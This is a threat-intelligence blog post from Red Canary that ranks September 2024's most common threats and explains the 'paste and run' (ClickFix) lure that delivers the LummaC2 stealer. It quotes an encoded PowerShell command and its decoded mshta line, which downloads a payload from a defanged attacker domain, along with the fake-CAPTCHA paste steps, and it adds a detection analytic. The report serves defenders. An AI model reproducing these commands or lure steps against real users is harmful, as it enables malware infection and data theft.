




— RESOURCES • BLOG
THREAT INTELLIGENCE


Intelligence Insights: October 2024

LummaC2 lurks thanks to
PowerShell pasting in this month’s
edition of Intelligence Insights

THE RED CANARY TEAM

*Originally published October 24, 2024.
Last modified October 25, 2024.*



Popular new ‘paste and run’ technique being used ...  Partager



Regarder sur  YouTube

Highlights from September

ChromeLoader and SocGhosh maintained their 1st and 2nd place spots respectively among



including **Amber Albatross** in 3rd and **Scarlet Goldfinch** in 4th. Adload and **Raspberry Robin** returned as well, in a tie for 10th along with **Charcoal Stork**.

We continued to see increased **LummaC2** activity, even as it dropped in our overall rankings from 4th to 6th. LummaC2 is a popular Malware as a Service (MaaS) stealer currently being used in **multiple campaigns**.

One technique we’ve recently seen lead to LummaC2 involves tricking users into copying a PowerShell script from a pop-up message, pasting it into the Windows Run dialogue box, and executing malicious **PowerShell** code. Called paste and run by some researchers and ClickFix by others, you can read more about this technique below.

This month’s top 10 threats

To track pervasiveness over time, we identify the number of unique customer environments in which we observed a given threat and compare it to what we’ve seen in previous months.

Here’s how the numbers shook out for September 2024:

MONTH'S RANK	THREAT NAME	THREAT DESCRIPTION
→ 1	ChromeLoader	Malware that modifies victims’ browser settings and redirects user traffic to advertisement websites
→ 2	SocGholish	Dropper/downloader that uses compromised WordPress sites to redirect users to adversary infrastructure posing as necessary browser updates to trick users into running malicious code
↑ 3	Amber Albatross	Red Canary-named cluster of activity that starts from an adware program and progresses through several stages to a pyInstaller EXE with stealer capabilities
↑ 4	Scarlet Goldfinch	Activity cluster that uses a distribution scheme similar to SocGholish and uses JScript files to drop NetSupport Manager onto victim systems

↑ 5	Impacket	Collection of Python classes to construct/manipulate network protocols
↓ 6	LummaC2	Information stealer sold on underground forums and used by a variety of adversaries; may also be used as a loader for additional payloads
↑ 7	PlugX	Malware family capable of a range of behaviors, including DLL side-loading, capturing the screen, and keylogging
↓ 8*	Gootloader	JScript dropper/downloader that typically poses as a document containing an "agreement," often distributed through search engine redirects
↑ 8*	NetSupport Manager	Legitimate remote access tool (RAT) that can be used as a trojan by adversaries to remotely control victim endpoints for unauthorized access
↑ 10*	Adload	macOS malware that attempts to hijack and redirect user web browsing traffic
↓ 10	Charcoal Stork	Suspected pay-per-install (PPI) provider that uses malvertising to deliver installers, often disguised as cracked games, fonts, or desktop wallpaper
↑ 10*	Raspberry Robin	Activity cluster using a worm spread by external drives that leverages Windows Installer to download malicious files

↑ = trending up from previous month
↓ = trending down from previous month
→ = no change in rank from previous month

*Denotes a tie

Paste and run: when clicks don’t fix

We’ve been observing an **initial access** technique that tricks users into copying, pasting, and executing malicious PowerShell code. We first saw the technique in August 2024, with other researchers **reporting** it in use as early as March 2024. Some reports call the technique **paste and run**, but the most popular name used by the security community for the technique seems to have become ClickFix. ClickFix is a name coined by **Proofpoint** to initially describe the use of this technique by the ClearFake cluster and TA571. They subsequently **expanded** the term to refer to the technique as they observed it being used by additional actors. On the Red Canary intel team we tend to refer to the technique in general as paste and run, since not all of the lures involve a “fix” of some kind, and use ClickFix for the activity described by Proofpoint.

Different styles of lures have been reported, including:

- A phishing lure, where the victim has to copy-paste-run the code to “fix” their access to something, like a document or a **video meeting**.
- Via compromised websites with browser injects, posing either as fake CAPTCHAs to access the site or as a page loading error requiring a “fix” to display the page.

To give an example using the fake CAPTCHA style **lure**, users are presented with the typical Verify You Are Human prompt with an “I’m not a robot” button. Clicking the button silently copies an obfuscated PowerShell command to the clipboard and presents the user with “Verification Steps” instructing them to:

- Press Windows Button + R (the keyboard shortcut for the Windows Run dialog)
- Press CTRL + V (to paste the previously copied PowerShell command, which the user likely does not realize was copied)
- Press Enter (execute the command)

An encoded PowerShell command then leverages **Microsoft HTML Application Host** (`mshta.exe`) to download and execute a malicious payload from a remote resource, for example:

```
powershell.exe -eC
bQBzAGgAdABhACAAIgBoAHQAdABwAHMA0gAvAC8AYwBsAGkAYwBrAHQAbwBnAG8ALgBjAGwAaQBjAGsALwBkAG8AdwBuA
GwAb
```

Which decodes to:

```
mshta "https[:]//clicktogo[.]click/downloads/tra9"
```

In August 2024 we saw `clicktogo[.]click` as one of the domains used in a number of these

observations and OSINT information.

Red Canary has observed multiple different payloads delivered via this technique, primarily information stealers. As mentioned, LummaC2 has been the most common payload. We also saw StealC, and an instance of HijackLoader leading to CryptBot. Publicly reported payloads include DarkGate, Rhadamanthys, and Vidar, with some researchers observing a complex multi-layered execution chain delivering three or more payloads.

Security teams may be able to detect this threat by leveraging our oft-shared detection analytic that looks for variations of the PowerShell -encodedcommand switch, but paste and run’s use of mshta to reach out to remote resources gives us another detection opportunity as well:

Detection opportunity: mshta.exe utility making external network connections

This pseudo detection analytic identifies when mshta.exe is used to make external network connections. Adversaries—like those leveraging paste & run—can use mshta.exe to proxy the download and execution of malicious files. Sometimes mshta.exe is used in this way legitimately, so you may need to research the frequency of the command and the reputation of the domain that’s used.

```
process == (mshta)

&&

deobfuscated_command_line_includes (http: || https:)
```

THREAT DETECTION REPORT MIDYEAR UPDATE

You've read about the top threats of the last month, how about for the last six months? Our midyear update to the Threat Detection Report provides



in-depth analysis and
actionable guidance.

➔

RELATED
ARTICLES

THREAT INTELLIGENCE

Intelligence Insights: September 2024

THREAT INTELLIGENCE

Recent dllFake activity shares code with
SecondEye

THREAT INTELLIGENCE

Intelligence Insights: August 2024

THREAT INTELLIGENCE

Intelligence Insights: July 2024



Subscribe to our blog

You'll receive a weekly email with our new blog posts.

First Name

Last Name

Email Address

SUBSCRIBE >

See Red Canary in action

Schedule your demo now

Get a Demo

➔

Twitter

LinkedIn

YouTube

Search

>

PRODUCTS

- Managed Detection and Response (MDR)
- Readiness Exercises
- Linux EDR
- Atomic Red Team™
- Mac Monitor
- What’s New?
- Plans

SOLUTIONS

- Deliver Enterprise Security Across Your IT Environment
- Get a 24×7 SOC Instantly
- Protect Your Corporate Endpoints and Network
- Protect Your Users’ Email, Identities, and SaaS Apps
- Protect Your Cloud
- Protect Critical Production Linux and Kubernetes
- Stop Business Email

RESOURCES

- View all Resources
- Blog
- Integrations
- Guides & Overviews
- Cybersecurity 101
- Case Studies
- Videos
- Webinars
- Events
- Customer Help Center
- Newsletter

PARTNERS

- Overview
- Incident Response
- Insurance & Risk
- Managed Service Providers
- Solution Providers
- Technology Partners
- Apply to Become a Partner

COMPANY

- About Us
- The Red Canary Difference
- News & Press
- Careers – We’re Hiring!
- Contact Us
- Trust Center and Security



Replace Your
MSSP or MDR
Run More
Effective
Tabletops
Train
Continuously for
Real-World
Scenarios
Operationalize
Your Microsoft
Security Stack
Minimize
Downtime with
After-Hours
Support

© 2014-2024 Red Canary. All rights reserved. info@redcanary.com +1 855-977-0686 [Privacy Policy](#) [Trust Center and Security](#)

[Cookies Settings](#)